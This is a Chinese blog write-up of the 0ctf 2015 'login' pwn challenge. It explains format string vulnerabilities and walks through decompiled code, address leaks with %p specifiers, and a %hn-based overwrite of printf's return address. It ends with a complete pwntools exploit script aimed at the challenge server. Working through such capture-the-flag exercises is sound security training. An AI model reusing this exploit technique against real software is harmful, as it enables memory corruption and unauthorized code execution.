[pwn]格式化字符串：0ctf 2015 login writeup

原创

breezeO_o 于 2019-09-26 15:52:37 发布 1446 收藏 2

分类专栏： 二进制 ctf # ctf-pwn 文章标签： 安全 二进制安全 ctf pwn 网络安全

本文链接：https://blog.csdn.net/Breeze_CAT/article/details/101445740

文章目录

格式化字符串：0ctf 2015 login writeup

格式化字符串漏洞

格式化字符串漏洞是不正确的使用printf函数导致的，为了简便使用printf(s)，而s是用户可控的字符串，就会导致任意地址读和任意地址写漏洞。**归根结底，由于printf的参数个数是不确定的，而函数本身根据第一个参数之中的格式化字符数量和内容来确定有多少个参数，所以如果用户可以控制第一个参数，那么就能构造相应的格式化字符串，最后导致让一些本不是参数的寄存器或栈中的值被作为参数输出或被修改。**关于格式化字符串漏洞更详细的原理i春秋的这篇文章讲解的很细致，这里不过多赘述，说一些比较重要的点：

在格式化字符串内存读的时候，%p和%x的区别：%p比%x多个前缀0x，使用中没啥区别

在格式化字符串内存写的时候，%n和%ln都是写入4个字节的整数，%hn写入两个字节的整数，%hhn写入一个字节的整数，%lln写入8个字节的整数。至于写入的原理，之前提到的文章之中已经讲过，如果看的不是很懂多看几篇wp也就懂了。值得一说的就是，有时候直接写入4字节或者8字节可能会不成功，我也不知道为啥，总之使用hn和hhn是最稳的。**而如果在一个printf中多次使用%hn和%hhn写入一个地址的话，要注意要将要写入的内容按照从小到大顺序排序，因为写入的值是“已打印字符数”所以如果先把大的写入了，就没办法写小的了。**

题目分析

今天使用0ctf 2015 的一道pwn 题，login

由于我的环境缺少一些奇奇怪怪的东西，弄了半天没有弄好，所以我是静态看代码写的。首先查看一下安全策略：

```
root@kali:/mnt/hgfs/share/wrctf/pwn/login# checksec ./login
[*] '/mnt/hgfs/share/wrctf/pwn/login/login'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

保护全开，接下来看一下程序的逻辑（我本地运行不了，nc的靶场服务器查看的）

```
root@kali:/mnt/hgfs/share/wrctf/pwn/logir
Login: chen
Password: abc123

Invalid username or password.
```

不知道在干啥，还是IDA看吧：

```
unsigned __int64 login()
{
  char s1; // [rsp+0h] [rbp-80h]
  char v2; // [rsp+40h] [rbp-40h]
  unsigned __int64 v3; // [rsp+78h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("Login: ");
  __isoc99_scanf("%32s", &s1);
  printf("Password: ", &s1);
  __isoc99_scanf("%32s", &v2);
  if ( strcmp(&s1, "guest") || strcmp(&v2, "guest123") )
  {
    puts("Invalid username or password.");
    exit(0);
  }
  strcpy(dest, &s1);
  *(_DWORD *)&dest[256] = 1;
  return __readfsqword(0x28u) ^ v3;
}
```


首先要是用guest:guest123账户登录才能通过。然后会触发菜单：

```
Login: guest
Password: guest123
== 0CTF Login System ==
1. Show Profile
```

```
2. Login as User
3. Logout
======================
Your choice:
```

show profile没啥值得关注的，login as user 就是将用户名改成另一个，长度256：

```
int login_as_user()
{
  puts("Enter your new username:");
  __isoc99_scanf("%256s", dest);
  return puts("Done.");
}
```

然后注意在IDA之中可以看到一个隐藏的选项：

```
if ( v3 == 4 )
{
  if ( !*(_DWORD *)&dest[256] )
    login2();
  puts("Invalid!");
}
```

在dest[256]=0的时候，输入功能4会触发这个函数，而这个函数之中存在漏洞：

```
void __noreturn login2()
{
  size_t v0; // rax
  const char *v1; // rsi
  size_t v2; // rax
  const char *v3; // rsi
  char v4; // [rsp+0h] [rbp-220h]
  char s1; // [rsp+10h] [rbp-210h]
  char s; // [rsp+110h] [rbp-110h]
  unsigned __int64 v7; // [rsp+218h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  printf("Login: ");
  readString((__int64)&s1, 256);
  printf("Password: ", 256LL);
  readString((__int64)&s, 256);
  v0 = strlen(&s);
  MD5(&s, v0, &v4);
  v1 = "root";
  if ( !strcmp(&s1, "root") )
  {
    v1 = "0ops{secret_MD5}";
    if ( !memcmp(&v4, "0ops{secret_MD5}", 0x10uLL) )
      get_flag();
  }
  printf(&s1, v1);
  puts(" login failed.");
  puts("1 chance remaining.");
  printf("Login: ");
  readString((__int64)&s1, 256);
  printf("Password: ", 256LL);
  readString((__int64)&s, 256);
```

```
  v2 = strlen(&s);
  MD5(&s, v2, &v4);
  v3 = "root";
  if ( !strcmp(&s1, "root") )
  {
    v3 = "0ops{secret_MD5}";
    if ( !memcmp(&v4, "0ops{secret_MD5}", 0x10uLL) )
      get_flag();
  }
  printf(&s1, v3);
  puts(" login failed.");
  puts("Threat detected. System shutdown.");
  exit(1);
}
```


格式化字符串漏洞，还存在两处，没有发现其他明显漏洞，那么不出意外就是这两处第一处用来读第二处用来写了。正常情况下是触发不了这个函数的，因为在最初我们登陆的时候（使用guest），将dest[256]设置为了1:

```
unsigned __int64 login()
{
  char s1; // [rsp+0h] [rbp-80h]
  char v2; // [rsp+40h] [rbp-40h]
  unsigned __int64 v3; // [rsp+78h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("Login: ");
  __isoc99_scanf("%32s", &s1);
  printf("Password: ", &s1);
  __isoc99_scanf("%32s", &v2);
  if ( strcmp(&s1, "guest") || strcmp(&v2, "guest123") )
  {
    puts("Invalid username or password.");
    exit(0);
  }
  strcpy(dest, &s1);
  *(_DWORD *)&dest[256] = 1;
  return __readfsqword(0x28u) ^ v3;
}
```


我们需要在login as user之中输入长度为256的字符串正好让最后的'\0'覆盖1，就可以触发这处漏洞了：

```
== 0CTF Login System ==
1. Show Profile
2. Login as User
3. Logout
======================
Your choice: $ 4
Login: $ %X%X%X%X
Password: $ aaa
468A049072067452301 login failed.
1 chance remaining.
```

除此之外程序提供了后门函数get_flag：

```
void __noreturn get_flag()
{
  int fd; // ST08_4
```

```
  int v1; // [rsp+Ch] [rbp-114h]
  char buf; // [rsp+10h] [rbp-110h]
  unsigned __int64 v3; // [rsp+118h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  fd = open("flag", 0);
  v1 = read(fd, &buf, 0x100uLL);
  if ( v1 > 0 )
    write(1, &buf, v1);
  exit(0);
}
```


利用思路

首先，程序保护全开，只能通过第一个任意字符串读来泄露地址，否则无法进行进一步利用，查看了一下网上的wp，使用的方法比较复杂，是通过第二次改写改写puts中的一个间接调用来getflag，操作起来难度较高。最主要的限制还是在第二次格式化字符串之后只调用了几个puts就exit()了：

```
    get_flag();
  }
  printf(&s1, v3);
  puts(" login failed.");
  puts("Threat detected. System shutdown.");
  exit(1);
}
```

这导致修改返回地址没有用，而程序保护全开，无法修改got表，所以修改libc中puts之中的间接调用也不失为一种好选择，但其实还有更简单的方法，那就是，**修改printf的返回值为后门函数get_flag。**


因为printf的任意地址写实在函数正在执行过程中（返回前）完成的，所以修改printf的返回值完全可以实现。

开始利用

首先需要做的就是泄露地址，想要修改printf的返回地址为后门函数get_flag的地址我们需要知道两点，第一个就是程序的加载地址（绕过PIE）然后需要泄露栈的地址。我使用的方法是从main开始梳理栈的结构，首先main开始的时候太高了0x10的栈，然后发现调用login2之前整个main函数再无其他对栈的操作：

```
main            proc near

var_4           = dword ptr -4

; __unwind {
                push    rbp
                mov     rbp, rsp
                sub     rsp, 10h
                mov     eax, 0
                call    sub_D8B
                mov     eax, 0
                call    login

loc_1260:
                mov     eax, 0
```



那么main的栈结构如下所示：




到了login2函数中，查看对栈的操作：


```
login2          proc near               ;

var_220         = byte ptr -220h
s1              = byte ptr -210h
s               = byte ptr -110h
var_8           = qword ptr -8

; __unwind {
                push    rbp
                mov     rbp, rsp
                sub     rsp, 220h
                mov     rax, fs:28h
                mov     [rbp+var_8], rax
                xor     eax, eax
```

只是太高了220的栈，那么login2之中的栈空间大体是这样的：



所以当我们调用printf的时候printf的返回值就会出现在栈的最上方：





那么只看这个栈空间我们差不多可以一次泄露出栈的地址和程序加载的地址，我们只需泄露main的rbp和login2的返回地址，也就是上图中被红色圈住的两个地址，根据main函数的rbp，我们可以根据栈结构计算出printf的返回地址是

`main的rbp-0x248`

login2的返回地址，就在程序代码段，我们可以根据偏移计算出后门函数get_flag的地址：


```
.text:00000000000012C9                    mov     eax, 0
.text:00000000000012CE                    call    login2
.text:00000000000012D3 ; ---------------------------------------------------------------------------
.text:00000000000012D3                    jmp     short loc_12F0
.text:00000000000012D5 ; ---------------------------------------------------------------------------
.text:00000000000012D5
```


```
.text:0000000000000FB3 get_flag        proc near               ; CODE XREF: login2+CD↓p
.text:0000000000000FB3                                         ; login2+1B6↓p
.text:0000000000000FB3
.text:0000000000000FB3 fd              = dword ptr -118h
.text:0000000000000FB3 var_114         = dword ptr -114h
```

所以后门函数get_flag的地址是：

`login2的返回地址-0x12D3+FB3`

那么想要泄露这两个地址，我们要知道这两个地址在栈中的位置属于第几个printf参数的位置，由于程序是64位，前6个参数是在6个寄存器中，所以计算过程如下图：





参数从0开始计算，那么main的rbp的位置就是5+16*2*2+4+1=74个，login2返回地址是75个，那么使用`%74$p,%75$p`验证一下：

```
Your choice: $ 4
Login: $ %74$p,%75$p
Password: $ a
0x7fff59ca9c50,0x55b3aeb0c2d3 login failed.
```

虽然是随机加载的程序，但也是按页加载，一页内存肯定是0x1000的倍数所以后三个字节是不变的，那么可以看到login2的下一句的后三个字节也是2d3，说明泄露成功：


```
.text:00000000000012C9                  mov     eax, 0
.text:00000000000012CE                  call    login2
.text:00000000000012D3                  jmp     short loc_12F0
.text:00000000000012D5
```


接下来就是进行写入，光靠目前对站结构的了解是无法进行写入的，需要对栈进行进一步的分析，要知道我们输入的字符串在栈的具体位置，首先查看漏洞函数的结构：

```
void __noreturn login2()
{
  size_t v0; // rax
  const char *v1; // rsi
  size_t v2; // rax
  const char *v3; // rsi
  char v4; // [rsp+0h] [rbp-220h]
  char s1; // [rsp+10h] [rbp-210h]
  char s; // [rsp+110h] [rbp-110h]
  unsigned __int64 v7; // [rsp+218h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  printf("Login: ");
  readString((__int64)&s1, 256);
```

```
  printf("Password: ", 256LL);
  readString((__int64)&s, 256);
  v0 = strlen(&s);
  MD5(&s, v0, &v4);
  v1 = "root";
  if ( !strcmp(&s1, "root") )
  {
    v1 = "0ops{secret_MD5}";
    if ( !memcmp(&v4, "0ops{secret_MD5}", 0x10uLL) )
      get_flag();
  }
  printf(&s1, v1);
  puts(" login failed.");
  puts("1 chance remaining.");
  printf("Login: ");
  readString((__int64)&s1, 256);
  printf("Password: ", 256LL);
  readString((__int64)&s, 256);
  v2 = strlen(&s);
  MD5(&s, v2, &v4);
  v3 = "root";
  if ( !strcmp(&s1, "root") )
  {
    v3 = "0ops{secret_MD5}";
    if ( !memcmp(&v4, "0ops{secret_MD5}", 0x10uLL) )
      get_flag();
  }
  printf(&s1, v3);
  puts(" login failed.");
  puts("Threat detected. System shutdown.");
  exit(1);
}
```


那么可以看到name存入的是s1字符串，password存入的是s字符串，两个字符串在栈中的布局如下：





而由于有两个字符串可供我们使用，我们采取的做法是将name字符串输入格式化字符串，去触发怕printf，然后将password输入要写入的地址。**但这里就像我开始说的，直接写入会失败，需要使用hn两个字节两个字节的写入。那么这样的话我们就需要对想要写入的地址和写入的值进行两个字节的分组，然后以要写入的值进行排序，只能先输入小的在输入大的，要么先输入大的小的就无法输入（写入的值是已输出的字符串数）。然后我们还需要知道password相当于printf的第几个参数，根据上面栈图可以计算：5+2+16*2+1=40，也就是第40个参数的位置。下面对排序和写入提供一个小demo：**


```
writes = {}

def write8(where, what): #进行两字节分组配对
    global writes
    writes[where] = what & 0xffff
    writes[where + 2] = (what >> 16) & 0xffff
    writes[where + 4] = (what >> 32) & 0xffff
    writes[where + 6] = (what >> 48) & 0xffff

write8(neweip_addr,flag_addr)

username = ''
password = ''
printed = 0
index = 40

for where, what in sorted(writes.items(), key=operator.itemgetter(1)): #对配对好的内容进行以what排序
    delta = (what - printed) & 0xffff
    if delta > 0:
        if delta < 8:
            username += 'A' * delta
        else:  #大于8个字符的改用%44c这种形式
            username += '%' + str(delta) + 'c'

    username += '%' + str(index) + '$hn'
    index += 1
    password += p64(where)
    printed += delta
```

由于这个程序是我们有两个字符串可以操作，加入只有一个字符串可以操作的话可以分将字符串分为两部分，第一部分是格式化字符串，第二部分是要写的地址，然后需要注意的是需要调整第一部分的长度使第二部分是8字节对齐的（调整长度可以选择减少数字加字符的形式）。下面给出完整exp：

```
from pwn import *
import operator

p=remote('114.115.190.15',40036)
elf=ELF('./login')

print p.recv()
p.sendline('guest')
print p.recv()
p.sendline('guest123')
print p.recv()
p.sendline('2')
```

```
print p.recvuntil('Your choice:')
p.sendline('a'*256)

print p.recvuntil('Your choice:')
p.sendline('4')
print p.recvuntil('Login:')
p.sendline('%74$p,%75$p,')
print p.recvuntil('Password:')
p.sendline('a')

ebp_addr=int(p.recvuntil(',').split(',')[0],16)
eip_addr=int(p.recvuntil(',').split(',')[0],16)
neweip_addr=ebp_addr-0x248
flag_addr=eip_addr-0x12D3+0xfb3

writes = {}

def write8(where, what):
    global writes
    writes[where] = what & 0xffff
    writes[where + 2] = (what >> 16) & 0xffff
    writes[where + 4] = (what >> 32) & 0xffff
    writes[where + 6] = (what >> 48) & 0xffff

write8(neweip_addr,flag_addr)
print writes

username = ''
password = ''
printed = 0
index = 40

for where, what in sorted(writes.items(), key=operator.itemgetter(1)):
    delta = (what - printed) & 0xffff
    if delta > 0:
        if delta < 8:
            username += 'A' * delta
        else:
            username += '%' + str(delta) + 'c'

    username += '%' + str(index) + '$hn'
    index += 1
    password += p64(where)
    printed += delta
print username
print password

print p.recvuntil('Login:')
p.sendline(username)
print p.recvuntil('Password:')
p.sendline(password)
p.interactive()
```

成功：


\x00flag{login_as_guset_log_out_as_ROOT}
[*] Got EOF while reading in interactive
$